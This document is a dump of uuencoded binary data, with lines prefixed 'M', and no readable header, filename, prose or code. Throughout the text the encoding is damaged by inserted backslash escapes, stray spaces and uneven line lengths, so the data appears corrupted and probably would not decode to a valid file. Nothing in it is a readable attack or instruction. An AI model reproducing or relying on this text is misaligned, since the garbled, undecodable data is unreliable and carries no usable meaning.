MYU')X#\*#\_C(>V<UX/[([L)XE`=W4L=H-\C`)SR/YJ"\*IX:#A\$2HSI/'H'/TFY
M!B(O"TT\*?.TU%[+O(9[Y1(;LK\IEO#\*SUV2MPZT^27>);/AESIR40P'MCL)SL9
MUE&UW#"":;U2)8?),JWW:?EA5&RQ+COLF=+>E42P:;!/IK4=%N\_+=\$X`W.W.A
MWLQB-BVE\*TA88XNIMM04@<O+XL@FMUVV-ENGR1UN!R=JF%9'?IV2O\D=B\_G-
M-7F]R1V'H>;8/\*`U.3/PLY#U)J<R?O!Q2),[:=5"6ERX\_\$:J@L%V]QQ64Y6
M>RY'>\*-SJ=[J8G8NY3,FK-G%W%TJBP+F97GH@U(!C=(Y(L,J=!A6\*INN)=>
M9,B\*I&%EMDPBTRPRY%G\_%02=G8JZ.R4RP+(V9+%<#/3V<%IY6!TEP"70B05
M(FM"\JRTG`EU:IJ=FJ[GU+3#L/I.3;-3E27C%5F29A&Z\$QG;#CG3#\*;^PV7B
MX::RB'T9/GOGR8R3X1\$@DXQ:%I-(J)+E(A)T?/\$[E[(C0R3I/JB2:ZVS.T^E\*
M?KPXH8SE:IDS=89NGJKYP>7:A<S7^ZI^V:[%4%M?\_B)HB&Q+35E8-:W4R5\*'
MQ9GSE:YRC[AE+I>7)\$.:&:0;TG\*NHIJ73@0\*[3]:W3W\*T\$PE"\*\_9FV5?9`.O
M\$&06^7)%%5YR:8NO,'J0ZS\VI#I,UA@NLS9K4(^\$8B:)]"<\*5`\5\$W8E5I8S
M(V/2"N.\$8/\*R\*/0F-15EV#RW3C?.9ODQ/%'/J5-'/B=2Z!-+DIF-1))8R70
M9J#Y`+K!R9T:-L58\_9ESZ@5Y\$19AF\*MU97XT'7(15=H-:H6D&TDHJ.2MQ,6\*
M@K]=`WEZ-!R19&(./1Q\*B:D(,:@F2:OM;:(4(%)!-TG+'Y)CB".>'Q:YEZS&
M2F(=3ZQ-VYCTHI17)/H+04AS3R[?V=M14TV[O0\*Z>5,G3?@!<J4(1[4O[;-0
M\*;LIU;SC/<7\*F+YY8E@F^:2RU&C!K1?\4"E:2M4?)X7\*]Q?QF(I)=H&5<#T?
MR\$IP3;->36F+6;'LF9".3\I\*9,@/O%6QYHJD110,=J(27/.D+;EX?ZJW\JXJ
MP!E?FCRIV9&.:<]#&'E`=1\$S\$CF(\IPLS\ARVOWBBDSDGI\*.>D4#YRAU#-\_6.
M@J=Z:BFH\$H78=,FPF%`29(>LA+JD2`Z`\$3:A\_LKJY):@%!3%&EB-I;K?C)
M:<=KTK'!<G&\$^%4S3UZ.WCXP-LY:(3+90?2^7=/)A\*\*E\$^IE962:S,'<W-9#
M5F:]IQ9FY5,+L\_\*IA7WHX461/#4Q=!,%\*=B18RPRE=NZ-N?Z/5;'8TU)UC2Q
M]DX4U=MSIA5;=U=N<WZ@\*R]59CP^5\_)E%9]\T/MX1>E3#V\D.Q/\$I4(\*RS)
MI]Z7!)X.([H06\_USBLF63(YBDB^GQTL"\D/8RL!<E-BJ7)\*67!G%Y3\*7O&J0
M#^N#C7CV6"]VT.8')&]6^C,A>:TD9T3!U,')D:E!S\*C\*-0DB9?IRC]FR)+.M
MF!UFED#IF2U=4+M%<J4D5UIQ991GMHQ#WR()T[69DEH'NS1F5S)G50'D%'/7
M9-\\$SD\_`ATAI:\]W7:,UD"TCR>90L@.2Z/GALK5T:9OZ.1YM1XI)\*3'I@)A-
MT[6(;.NXIFL@U]G;W:&"TLY(??Q<WQI[W\$76P6Z<EO\~7!DB#DJQ!R+6\*\9
M+^Z25FM<EF2S)9NCV%(!-DMUA+;VSIQD2DNFC&)RN1L,80>&GT/ID:&54J&5
M2FHLFA:UJ8`X4Y;DM!6GX^>D#CN-A[FHK%)ZANO&/"%1ER+3"OB1VR0>Y9K#
MN;=&[NF%\_VE;A\_(J=\*T187ITB2J/\D76D5(=W:U=\_9<)=5FH+9&+/#(`[4^
M,MJA/]<-K3IMTV!W-RFMD:565VK-\*\*T8\*GIZ-W==E>N7BK-0K-\$(@>^:U.^
M,]<O\*JV7;>KM1U\8&.BZ`MLN`F6#FV6!'2A`3G0?&`<'H-0A\*[E413%=-9(Y
M9\*B`TA9^]:0[(,042:,71+5AH4X<Z.SMSV^T`E0D'8M3`#E)\*Y'J9<"DDZ1>
M#)"Y39L0\E\*W#=#TU(F=%,P7MU8=)`SX\*0N0:A(>?TMVU^:J-CI\RT-[?BRJL
MMY).QG'MM./"O%JYM,V1MMED&V\*XISA9O6)ZJEK:,CY2&2M+&U-TUMTE2!N)
MD-8>#Y9Z`W[:ZK%JU`@]&)"OZ.\=[-O2U9'O')#J,E(=[12/1+D21<.HA'=#
MM#SK)>C)#XZE0J^]NW=`-F9&-\*8DH<G\$S`L`RP6P+;^^!518:744`AJ"A]\_<@I
MSPLJ37T57>J3;2CW.\GSA]3GO;5A`AN1MVO/DBF5/R1H=,X'W:IM.ZAN,C8>
M[ ]@>%8OLX]LEF1=4I"YIAR/MH.FR7I22173FDIC+>\_LQF'/B=FY'/S+!IKAE2
M[GKE3D\*4MX<`LA(@7=&UJ<OS@TM3L\3P=NT):,]&+9\*)4%+J\_J/[9H<H1,/
M556E`(`,^#Q<G!`!\$Q^7Y=QMHE(\R7N0Y\*V>-ZF<]^>QB,D:>0%VJ1C3,DC`
MS"5>31&XB?5L5(Y`I\`3BK,'&VMF>B.'8ED1<PF\$6I\*ES(1TM.A^=E4HD[4
MT??LLNBS\$A1]QXY\*)=1L(EF\*,SPQFXH<A8E\*RR;)"M\$%)653H:M082G9:AY(
M'8]<1X]TDUZ.F1-O<IZM-Z5ZX!K]LD(G[%J+&J5\*LRVG2B&\*:VU+SQ^3NJ\*`
M>5D>NO1+12DV.!W1RE2889@;W<X\$5`T=L\$>59Y6@9,)<\-4O4LCX=-#R21+
ML(P+&\V]6HGTF;KP0)L:C`I";B7Y8:"\+`M]LP\$5I=C`>BY-9AA6WZ7)15R:
M9)=:ADLIJFFJ6\_`5I+!EM:EU.M8N;(2;S/>T3L7N[BK4MSI;S0"IX+-9J59
M\$%T%\*<[(IJ/28//159%4P\*"P1K2R"IB)`N9E>=A[0ZG(3BB3[62=AK0MAMG1
M#4G`^@UI.RPHM6A#VFD&9Y;2D+;+^#%?4]XFP=VN.:.N;[/8-X&24"+6<R%
M?GXEL,0ZC-67^F7CZTL.U\$[98#PY:9:1,=<IM&#2BV2`.#\*2,(\W614&6J6\*
M4%1>%D9&4(K)F\*H702F+8?4C\*,41-#`D+MAEB<,B4B&WT<6K:FY0H9!\*S8T
MKRL0.2F7X6;D#(Q-[+MX#CIG12%<HV" `M/LCG0@K84J^JM5W\$G8K\*[-Z1TZ
M+`#40'E\*E[,+!V\$A,K-?6UZ+TN&"R;]&]U!4,#O\C`/"ME&L@`JRPG`T-AG2:
MK<K4"8:TR["H+3X,K-U=Y\B4A1EV=<;<Y!,"MQ@>^IJPSJFRRG4GD,/P5-B4
M2YF823,N8[. .Q"6&9?!89M[=++#]7/-K3WBUJAX!8\_(T9%PB^&!;3WL#SPW
M\$AMQ?2P.LY@>SJF:\*+H%:<9F`E]/ZR`EB769:RYI6=0/7D2Q5FN7];<S=-5
M`BSEISIJ8"VI">O1T\_06OJX.66RQ+#N0T<0,N`^FA#F,3FGI3+--<KLK"!V)
M33,V8V;\$![%9Y#6^Y0ZET7X/))R%M:0SYH)DTI[<JM/BE6@E=U\$^PN?SI[
MSWAY6"2'5<L2;S`>UA+:^3WS\$U/>`U>4`H<94CX&F<D7M.E<4#?TT-L:180
M6`668Y(AJ.\*AX1\I,,:;S\*`O;)N(O"P(V)9)14GV6^3K6\*G08ECT"8J\*\_?G'
MGB&R@/UGOHM59N\$,%"?+XV(A6F3F2\*XT<V7"]GGJB`L\_D".'?&[+"D;L8ZN
MMX-9KFX%0+;4H:."+4;/E:7\*:&A>(J+F\$);%OK?L.DUD.0Q+13<1`2.:R\$JS

MA, S2F\ARF2MT\ 7ER! "0@ [9E< [39@:U7?/Z7^ (\$2U]^VF, D. .8>\$, HA:RF+\_
MO0U9 [K# `T-DG-Y0VR [#TW?5\$R; `@ND=@<\$9\$E#; IH+W.2H\$) \H63DU! ` -PJ8
ME^61P>ODE<F.52>8') MA3G0P\$3 `BF) P42T@O/9B<#'. Y1C#) ZG84A [S7W2H3
MLHHGE3 "":K`K!, [!HRYD^OFRRDHE69IE3E%95MODB+ACJ\$2&AX\\_]. 2X9 `=C
M\*&6S/B?RKEQT) #&&XXEV7DM=!M(, \*KK=(]77A><5"A4 (/96D, EP3MTYHI; BY
MTE&), @H8\$5KI) \$NPEAY: :9NYS-29\_/309'D" [4H+Q, 5I\2 [E-LF78CXSC:9W
MDI:>/>O:M#A+V [X+ (>291V\$XM, I (!\_ (/END, \*W:-82HW\*=ZTV3, U`FO+99\T
MUSPUDHDR\_HPQ+, W-D4F\$W<Z-"CPJE#\$DKC"D) %@8OX\*AM:2F"%R>#2FG0V, L
M8 [ .U3IT8RZ08EHZ. , 0) &Q%@FPQ+<I<=&8AIWI) A8 [% [I] QEI+/A>Z-C, Y2SH7
MNG; ] <Z&; 8H' ID, LH7! A4Q\$V\LD1G&. WJ5U\$DZG `2R9 [ ( ) O2+) ZK=SJD; BSZY
MV22C+>T\*2LKU9NYY. %WB; <8 [VE545-? (9.6U4] VNGDVQV+26?6E\$OUR7 (J@Q
MT\^Z+ (:FFCI?9 (^JK4W1%G4E/!; "KF!) !<N&P\_\*R-\*H\_V7P99\$<^6 (D\*' 89%
MS2T9:/8G\*DBSA\*7/+>V\$RUSFW+) ] :%+65QM4Y6YW^I4T! ^Q (GMI@/=AE%EJ6
M7BMILP18K-'<?S4PC`2. "0ET&\*CONE\*\*]<D\*.0!%NN5!3++653IPE3LT33.3
M@8H.<!T"! "<PC\*#N06KZILIB/MO^-C2Y0TE (L)V9\ (ZAI\_!0W.F; 88C993&A
MJ3] :SP@6RICGJR\\*>9-?P9 (2EHS `21NCK [MLBUO5JM<W+ (=A) ?M& [; J+; %' 4
M-+/K' 8-7/QCI, E+O#" `K (; ; -G2#D2@L]; :1WLK\X.; 13P; FNP6LLAF/!68\$=
M!@<>=, %@6@) D=&UR [ , O4D^NE; C! ([#1+SP22^\_3XJ-%EF]N0) 67Z2WU1 (4) 2
MBC8A>5D2M59B.^Q3) UDG (!R+87; =@' !XK82TB2%E?+) : [ , ' ] %0EP6) \*YIH^!
M<E.Q.+ ] ] :/@&B4XS.G2MI) 9:\*5V?"KK><5E"-I"-&7`] TZ5CQ967E"E+F4LA
MX# (IVH3D94EH) @) QLT] 3] ?IBRF%8\_; Y8VZ `DO) T3RF1!FB5HW5%!>V] DI, M(
MO3LJ:' >1>TR: (R=M)D; A"U9>2T@H%A/L8#GT./AV\K1E/^5M&DUD, K]5Y>.
M%6S1M, V\*` 3WU, ="B3&=%<\*`4\*4N92R' @\*BG:A.1E2>3HFLZP96Z=%DUG%2P3
M=; 7 (P%J+RDE' ) LG, EM%\_U! IOL2+! -H/UZT.U7>) #10E, , 3!MKC=, COJA&8:Z
M8=-U\_XB=X9JZ"?NAXYUDXRUM `F' T9J6C `RCK [LVBPA&AA45&I9L>5?%!GI [
MD\$] !5' `X3@&F+XM"UQ\*H\*, /6U8L.EWV6K1\=; DAT9) /, O' AT9&T&UX^.; (J!
MBT5' -L/O1: , CJVKJ). I&!R&2C#6C@EV\_\*2\*S-6\*Z7MHH@SYE&&EG: ^) \*, 7] :
MRUS68HBI\*IT; -9?RJ (PY5#GT2\*%!0% [20\_<P4Q% [\*IF ("!TJ3#+, B@X=`JK0
M (2, DT69NQYRU#?N`\*0:F0R=M?J\$9QKI:Z\*A; FGXLU) \*A, 4.W\9TK"0C] 07-
M0- / (D2\*5##:Q9; , `1VMB\* [R-Y2A!3PV0\$F, ZCP+ ` (U\*N@<C+@M`1@HHR;) 5;
MIYDM] I, --4 (PT&QF. \G<5MUFMFT&.HLULYUB; ' JQ9K8SC' 7K- [ /-%74" `P3?
M6/; ) =9\*, #@X1?!7I-T-?6=0W) \BX<8) QX] BL (W13@QX]>J\*\$4?%\$6 (P<\P
M%4E.% "XOBT, G] U2486OKQ9/#; D [5CR>' XPE76M5) CYA\*, K<>3P1#.E5) XFS&
M.2%3>?` 8L<IT?BJWN] 0Q/KUQ\$ZQ (B130\9W (QBJ, 3) 4+8\4A<<E<0@GBC4L0
M+861\6F<AZ=NHEULJJ2X6VS.5V73\*) 0BK\_!B#&K@!:B23. (Q;) ".%' TI06.E
MX8FM [-JY@ZR4= (F?K\$@CR\3@V!&"< (:8IGV/!?' \='K. `]M64 [ `YWSD"2:3#
ML; 6B`4CS"E\*VYH@HBYFH\_YJV&N/TC4.H<+I6X7\*1K%&N9@72KY-5L3&R, #6J
M@\*Y@<9?5.VN5/I&H0JH\ (I8M\*T-2R"@>75' 8.53.; !P3FYOPDH/N7\$%LHT@"
M\*=%0, #&^O8!UFI\$) VA205IM5019L) 46T+46] 45Q20" SADQRC [\_/] QQ4 `Y--U
M1LU (, 8/; !# : \*@\*2T3\*P?4!1X2R4) VAYW`\_ZB<90B": `+LZ0H\$) , E0V `VA"%6
M' 4>] \=] 83.21P8 [NH3 (]V4\*\) Q^YA, RJ (B/\*EHE23WG' Y=5166<<R] 1+ `VUS
M/TOW6H>4] DU/ [<#=#B4YJXYJIB%J?NMA. ) , O!5/%' ^>?-S [ ^ZSP817/C; C. ] /
M%V\*Q' 2N&IRM) M%O@TRC\_KHC%8R>M") ?U=@) (#%\$L?., -' J6!\*) ?CV\J4PA#6
MB\<KL6TU2F%J4I!\*3-D`2 (6UQZ!] #\HNU&LAQB [Y&X7\*0AVSO5SFVA" F\*= ( ;
MY\_J] 4:Y41T=UCPSB>XNRT-3%-A.&=) TJK%^VS2UL<W0+OK=F, SVM `F<OS6B!
MN2/ :9OKLPG?A) ' ] [\_0: ^ [X+J&N7C^-YULI\_RQ\_B>N5) K+Z6+; #Z.LBM>G [KC
MD; 7; Y>^3"?/L7\9B33IF6BE#.6' >L3+\*AY>Q#Y7W] , ^?BWHUU?AX\_C^YJE^
M\_ [R` [Z, :91 [?88WR8]%; -, IID#^URD] Y\*RC?) NWL9 [ ] ' ^7F] @+VN?K [ [+Y6?
M' W@V%EL5ZL-N] J' O1.W [O`?R#X\*UG@W@OZVU7I-) 1=I\_P3^-+^N-7WUKA6R
MIFN?B<56AD94?6\*J/=&] LKKV!MTXC8^5\&&; :OK>V, 8] !. &-XB+M/^YB) ; 7
MU1NQ/U3>N. \_I\* &\_TL3>N; HCRQBA [0\X.?) ^" ( (GSQ>E:316%) ' <\*6U\_7FM [ ^
M1ZJF\ : \1. J06DUR+] O [\CHFI [; 6\*L, TE8; /4M7B0; %R>S=\*> &\_WVC. [\$/?X-
MP\NQI^5G\F%CI#T?87LJNRO"G&ZIV4) \_HDOP3\_ [V9Y2N5@=F5H\_79R8&JX9
M=>, \*8<\_B9\_.. :S>O\$ \_Z\$VQY?@PZ78\_-O^-BV, EI\*) FKTXG!; ; / . ^) MID^' P.=
M, 5P+HI#V4P3H=:W% `: [%CN%AO<O3YP\_ `RW) BI0T) HK) V.KH7F/L7J>F70#\&
MC) I#>F-) WQEZW94<BBC\ .3. J [AQUA\*Y; ] Y; (NN\&\*] 6=1' Q#\$\1GM#, 6 [P6)
M) ; 1%@NT! , N3S7>` #4U#. 7OTA\*\*2] SGS^ER' L.84ARL6@M" I=1/FWH"2T] KH2
M/\_LTS!907 `VS' 3] +S: IU3&] \ `^471WLCRO/D#64AC>%\$-\] 6TAN\$>=S `E\*:G
MMHL6\_ , \*9L (=FEB.X\*! \$E7V<\*1Q11:/85V8\*2M2VC! ; =&] B74=/G/Q: /EY=8G/
M1QJ\$KL7' PYH] 8G: \_\G6Q1^E\*O\$7J, B4' Y! !E7 (#69@Z?1' ; 5\*"D' 0C2\*<T<L
M0\$D\_ "+%\$^3FU' S\*T7VQHWV] HOTO+G0M2\_LQ0WN' H?T>0\_OAUTC [2X9VU] ! ^
MIZ\_] X&ND\_45#>+&0?KNA\_3Y#>] ^RM#] G: %] K: +\_%T+Y; URXD+TM [ ('>Z] HJA
M\_3E#^PC; S+. =96E\_P: C [ .D/ [7D/ [?J/NMRQ+^ [RA\_5) #^UV&] F<- [7<L2\_NS
MAO: XH7V/H7W, T' [ /LK20, ] I] CZ' ] D\*%] C] `N] R] +>Y. A\_7I#^X. &] KBA\_>"R
MM) ] G: "\9VI\UM%] O: ' ] N6=J/&^W>: 6C\_M\*' ] 9: /=#R] +^QJC [F. &] B<, [1U&
MW8\M2\_LYAO8) 0\_03AO8^0WOLK.5H7VMHWVUH? \ `07C\*TMRQ+^ZM&N<9VN\S
MM#<:VN/+TK [ :J/LV0\_LCAO: +#>V) 96EO-+1?: VA\_P-! ^CJY=Z%J6] A9#^XBA
M\_ : "AW36T] RU+^ \M&N [<:VN\VM! \RS^\_+TG [ "T-YM: +\_7T' [ "T%Y: EO: 8X?F\
MH?U^0\_MJMIG79/CJ>' 3H!A#\GS' <0A6DVKERM#) 6G; P! /85U\3SAK-?\_FDC6
MPEHC [ " , &K (A!) , ZCRP, 7; -B\_^PF. ?77T' X0 [9\_\_&W5W7HPM6J\_4+807/7-Q



MH\\*<%GW7;%F1^8#1+UJ,R)PP(M,QYW[+TGZ7H?UX4)?39VA\_VHCG>Y:E\_0Y#
M^N&]DY#^SV&]ON7I?U.0\_LQ0WNWH?U^0\_O!96F\_W='^;VCO,+3?86A\_;EG:
M[S>TKS:B;LS0OM:<^RU+^X.&]C6&]I\*A/6]H/[8L[?<:VAL-[>'\*:&\RM,?6
M+?[/8;V5XUVO];0\_I+1[BW+TGZ?H;W)J/N(.?QZAY?EO9/&]ICAO;KS3F`
M4??\$LK3?;6@\_87@^;\Y=.U"U[\*T[S>TOV1H;S6T[Y7:U0P\$FAL6GX&P')Z!
MD"Y]#KGF#3L+6[\$ES\$`.+WZF=BY=P@RDN6'Q<&@;6'>GLGB]4N<L80;RR\$D\*
M<WIDW=\_64#\_9P;E5'>^>Q+EG\7S?WYN\_XAT3:!!&2%?X?:M"89CRK&@UE?-)
M\_J"!LD<HCG#7K%Q"\_F!EE\*[\$?&,P\_L@U-\$GY&O[0&98I\_Y/^T]&D\_"/^3)`]
MBO(3\_%\$C)'2)'1\_JVI-UM<'05]/U#E!\*FLWO!:51P[2!0C-&HI"W0"&/,>7#
MU%7\F'\/"LV1F"+.)S0[98J849[0,\$^!TJIIQWHGW:A>6%"4?R!<=1\_E%\$C%
M/Q\_EW^!0MR<%BAP/5;T,S`H+=^)\*5L-S\$Y0U-D<?BY5\*V6UJL8^O!F8M5HM
M/@:\*HU\$^29+]/OQLHS]:Z)XF\*'K=\_Q:4/DW7<</"DZ%\$I\_P2\*)5:;!1&)B8\*
M!2I1DF\$O"DN:A0F20QB\*J%W3V.'05R^5]APP'1K7''["S3[\*\*EI]>FJ@J+7
M:Q:4U9J<3ZT,>N,Q4-;Y:H&-G,/PG^;#OQ)<6JQ^%Q0:'9CROP1&J\5/1=TU
M.<TG(\\*U:#D?E'1Q\*^IZ4';[>MSH1+4)M<<E.1+@1G3ZG4E\*/=KNJX1%,WF
MG:"T:)B;0\*\$VE;J\D:0D=9\$W)]I!R,:1'[PQSL<=N#\$;='Q@U\_5-0Y%62&J.\$
M'%]-ITK%25CHTTY),3?\*A#'[BGAGV-!T7//&-T^F0E^[OP3\*B.:?P)%[\NG
MG\*^N7#B>07E.HZP#1<XSR1YL!Z<(9TIY?,?DT'3=9\$V[R2/R?4Q96'J%!I7
MV<\_#8D>Y7+56F'9@IK-\_:#\$-!\60>G4,&508\*.07K<3Q<\_UAW3/G'M<J2CR
MPN6JM)=^'S#ROH-J'5"Z:ZTSM!U[\*N3\*W,]<PMU.[L>5#Z-#D\_`\$6N\_ZB1
MI"EHX5F@;-P[P\*%KL29D@'E6@W3#DJ+1AF3.97\*&["./DI'R.\*O^?>#<HM
MFC<^`J\$)OD!4.35L8HZ4%[2\*-\CR7[\*"5'2>MU/E=>,3#D7%-W"E\$8IX'UT
M\$^@8]V@6]@!SL29Y&)0U&F4/\*(E:U,EIPC%-S@PP="W#7+\BCY"/@(\*S;Z8
M\CPH=-7&E\*.@Z&WZ8U"N9WM.725F,SLFJ]B=,URD5YS\*O1[3K0YE\_F'\Q\*Y"
M>W]H#(T7:F60+Q"\_S&>5=(3(.&<,U4H?W#B@X7Q24R3"F(/!KWS#YN)NIB"
M'\_E6OUB!2D\$!L]H@ (YX\$\*[:M]\$Z/0&(0P#N3U#`OJ"%8(L-T?1]/!K)T>H
M)'YM5Y(JYBTEJ^F7!HA?')T;4]'I"%SCYNN^G"=!6/8]A9+%`&'1X2A"\*5
MCL8GCWT/36`KXSATJ4B.')HHC-`,52,-\$F?C[=^N^HQ2[L,NV"A"]LU#&
MO'M\\_-B(5,9X71PI5:8+(\71H>I\$I5"=1)8V\_`\$7J'I@=,&ADEU68H@W6A9U5
MS,B17D:DR>'BAF0,S8T!M'!#\ :8-%AT0W39%U:HERHHR\_/&3`X9J(RC)@YOS
M73UXT\E';K"C%R\_`Z^YMQXMC!O\*%`HK'=Y8\$5Y%R(M4Q/12DDR\*8`IAV895%
M8!)/H2/?VQ\0T0W73Z`UB8%(:M>\$8,#1J%`!OX5;\$VA=-/IVTNLR(SG5AQ`0
M%>I!1NU!1I<:JE#E\*Q-EMHW\$JS@7`=76:KF@8D/5SO\*-P`\,%<"XDPT1[T5O
M0[NVL=GR9`"P+FT\*ZR"!W<4AJ=V[APG%8\$"\$6?3-Q:I9.?0!Z>F\$2+;RS>5
M\1#[@MQ^Y#E--\]43.U;41IYM)Q54J4L1O\*E1MJ9?(\$;?B.K"8?`W'C^/34
M)-/&I[;C]\_8R.ZA^/.0V=V@5Q(:Y4JWBF@HVJ\2BF:(,)2/D+\$ (=T=R?!D0X
M:JLJ/,1PM?FF0+OU\_.TF`+2=;\_M0F;S-^\_J&)J!"O!N^)J5GJ\$1/,A@5,=J
M)6)+ZP:.`.W!"HPWPW@P&7<!KICHR6(\$Q^2P;\$0G".U:\_X"AL+)4\*E1N\*JG`
M4Q>V\E#-6ZBQE)I:=%Q/&Z,@@MD1TOOSTDKE\F'%PL?<+\*HQ1L\_@[BA"\$2<+
MD),6R+1-PG2LF@%2J!LMJ`\;9B-H@T3H\*#\*JO+)I:GKG4\*4`WD>3^TR5T\M@
MD'(G9!=4?"[@#LF\*Y+R#A=)UB-&2VF`ND5,E9M/C0`Y%60"K\*;T\U(. \*1<( ?
M\O>BXR!Y7?8#?)>9F!\*GQ,\*H+>\4"!0C=%:+&6.[%G=1,4:%V@C%\_1'/=9\L
M3HC3H82I=9P"WFKM;@C.WK4B\$AE9F5(:\$2O,55H([@1R\$L9[;0ZZ6<'PHY
MO+1V5A?Z;WY>DT)I;&KJADNVCT)>TC7Y0=KYW3\$QL:&X^[5T<#P>SV0R<?S%
M)^[2Q\_;2B02\60BDW`RB;1C)>+BP+;CR/5^\_\-Z?WK^W1UTA:;6-\$2.GK<>
MMAO'7+&?`8Z`SX@<.K7W\_G@BNZOOS,\_-EZ.E[Q+A\_CPT.3D5"6^01C'54-\
M?#>+T3L0I^U`IY^^:JV4T9<3JP,K8RUS9\_`\$6T<.QYI-.6]'@QMY:2\_B/OT5N
M"\$J0=;PY2\*UURV5&7BC+?`^[\@2GP`IF^B=\_J0\M%-^),O:&?]0=@C7G2(/>
MRI6HF89\_M;L\$RA=RH55\_J.P@[VM8300T#%5=Q^&?NJ-P/SD\_JETAC^Z6D&\_(
M\$-H4M)`4&WOS`\_T9W#F^ [>], [UA.S@TW);]47YUM2+XR&[OL8VC;7>V7
MS>' /] `5?3WLJ<:T9EJTJ>7"F8VWC?/[L6.RV\$RLJ\$L.5MXCBQ:>^>(" /C.'
M9B%FZXF9E[=^M3%VV6]#1.7+E]TI\_GQ)+YN[,7;92M"K\Y!PFA#^RDP%PO]E
MC2?<@?"OBR(2?O0`Z:'=7EAPNA[`;P"X[Y7\*\_OE\_QF8B4G[T5HE\_2(`\>[J!
M\_#201[8+P.EW#`#^H\_\!M+Z^=VWH"?+&6UMC\[XN:O=PX\_T<0^50.]W\_`SH-C7
M&IL;/`Z=+;.GQQ\* M,>&#F?S:)LA>#<;&/C#^\*E0<:,\$06'WMIUJ`FCW[D2\$<
M/M^`;S8&H3\Z7(D+'`'/GB\_\*9J)\*S\*Q>.W\A6`D,T,'\*VV;/)]3U0)U.J\*O[
M9M:LG1=KN/-`L>B`<F'#.??/.'-B7SHV\_P5!%,8TS9XM;(5IC0<:Q8\_&M?/G
MKH:W'I\_\_\_-6!FSEL[\_S5((0/.)M&7MPC,?T2A1S@R"">A8>8>>3?1Q.J2,NA
M9]\WA(H^\_=. %A3OF'KA0\*V^HE=\_K+Y\]=DAV/' ]K0O?F:M<\* (X/JF/R/WX=
M.04#H&J/!Y&K@^)KDJ\,W/JRV)LSM\_5>\$11?@0)A/TQOFK\_P+'J`>/\*9Y+?Q
M] [RYP;L>1+5\$O=<FOYU`'IXX)\_D,H&M`:0%B-?DF)PP55E\$(?\_,LT=#K]AVL
MKA?D5EB&`X"7S>\D[M+^.`7+A&E"BUXZ5SPQ<^RZ#VQ]'`+S`&R]2WCS>@\_0
MVGSG8\U?^(' &>ZOBK3X!^1<+^?^ (RUX0Y=\`?PG);KD\$G<=%<8-"-2UQ-BX
M[^# ,X\U[% [QJ/[@-] 63VE+NN6,DN7GO#[WBAW>\*XCR\*WZNTSCS5O/\_=>\*4/
M?02EU`U.EZ4D^AE1ZJR=[5E]VV/KJ?@,U'\VMWIN\K9P6,(S-L.MH@H)[UO
M\$6&T!UX<7#VW201-<N&VK[Z=-/X+JO7DIG?VP=%<Q]X%U"-T#KW@?7S?X,2
MR)^[YFT(X%L?2R\*\*2-\$@P([,TM#XJ[N:]1!=?\UC,AZ=<!\$P/-7/'X=1\H
M;T<?KE=^.`7^5>B\*U,F\_#)]!D(X>Q8\_CXL=WA80;\.-,O!4\_":?AX>3SSPJ
MSHG7?`\$6<:A%7MT/!ERS\A\A:C;"8^<1=B%E8T"\*J("P4#7CL3.&L-7#6D\U[
MQ=82Z-&@`<3Y:`6\_R.9G(%-\$\*SKO;H.9#`%8]-VY3XJ.`.J+@OHIB8(W1!1W

M(XIC\*&YMWM2D\_QP['(-,^~`K(L9-@SE;!Q(?('PW9&'%L\_`#TD(\$PEL;
M6,JCZR%'0/&)1?FW^'.9TS(W=P\_\$8OA&WYCM:8)?T#U\$\_.F%14#T?EG`KSO
M;@`1DD+L7]3\$/M1-8JG[\_KJ9R".@S.X3<N>^(AJ-'N4AE,U\`DZO[K]).>K^
MQZ`<O8;B\_9:;OQ5#7TD^?)N/3VW^PZ\_N^V;SOF^)C<(T%G6N[9KI7+OOF>;]
M9T\*M&OOB3S:L6FB+FYQ[\_]([+7U66\$\*\$V^FLX`K&B1:;GSA#&3/W">%6.BV(
M00`GN[G<M\BA,OC\$\$+N^13ET7\_\`5>!^JJ)@I<J]"`F@`A/5BN-D%&)50IQS
M7J`XX[/F\_\`CX0NK^?C`8?H`C%<I\_O\*Y[Y4KB/&\=BBY#HRS7Q8M(H8Z6`GI
MVOG?;:9>+\*Q<Z4\$W\_\`K@MG8Y1&0\`W<+\_\`?`M]G%\$1\$!D`6>)"[!>3:4^CW
M\$^W"C:\*FY,5\_.ATG43I\_SE`G0,AAC\$J\*7M+T)3%`I&`5P?F%K&G!..&<I-2\I
M2SX`(>+\V`\$U/S@Y!D\*\`6:ICXS2C8DMP4&1]&!Q`#Y\$@V1]\$3SBRTVN-52I6
M;CL8)P77`W[D.S^A0NI!Y(0\2BQ1LLECC6PO]1SX/S4IN]^42M=HSL\$\`8V`<R
M.\$X%AZI&I4U6XV]7>PX5J/<`1:/0D13^`\`7ASI\$"]Z\\_YJYZET87D02^`.S6
M-:\*3`R7"215(>#5Y\*\`G<70+ZD)CI)Y\_\_X6=G/K\$60F9S+:\*O\_3H"%CW]T=\_K
M:.`5["S2+8?1+)XGV;L2\_+/5U3/?^N%GFG\_WJ\T?/^A^E:9ES?M.7>\$UI3!N
M\_6H(IS/A7-RK"`ZCT\Y^`H>B7<^!8#&%PSFS9S\`!FOG;KX+YZT].)N\*04=8
MW8(CZA84"``^RFLZ3PL)=L\$7T"6%@S^T/9W\*>%V=OOG,VMQ^, :V:WW@%>83J-
M4\_?.TU,T)KW?M^S<5,.-LZ`AMXW6]VOG+/E1PL+(IC;/-3V`'Q?RF&@\_6A.
M-D`1/, (8E`Y,R!@4,N;@.Q%+,T)3--`X0BYZ!]Y@I)\>2[[B?JUY+YZS(LL^
M)<L.-G\_\`<?<017CUX;E/NOB;?.51T3JH`>+</^F8\_R^KY(3C>?3"/+PXV#\*W
M;QU88-U:<CA\B8D(2N\$%GPLH`&0SS!=.4Y[<]U>P1\TZ#HEV)VG4NVAD[R!H
M\$PW!@-[VTQ7->W\9`2R<^=&8(#0T[SO?B^C/"(\_8L/#(:H\_P11`>A0,QGZ8S
MU+M7J7//\_H>I1U/4B?`^;U!"TY>]W\_,&J\_\`J?/^"<OL\_GDK\$`PMYU!:0=N2C
MGI)5FZ#URP"@!U!T`?E=-\$.T\*JE037OI\*C4)2LUNO5VX\D=\$:81\*9+.12B`]
MG\$TD`?T?\$H]\`\$Y+\$L\$CE&U`T4-<F.3Y<YYDT(K3\_!S0/U8G:3M:JXIW)3E(U
MVW>A/AZ3=[XDJDC]9HG[PXAK[=!^~#K\*#324=,M-+<C-I\7+LSMO^WEU:))
M?O+Z;D@#];"0\_A`G;/`J\*]0GZL`U>^AFJX`ZG>`HD@^@\`O\$I3JF+A"UO`=
M`OOR`!]\*SG1YOEV"\VW\$9:XD)C9>GQVZ^J9ZHF9FU^=\_S)"-EN.3D16@Z\*
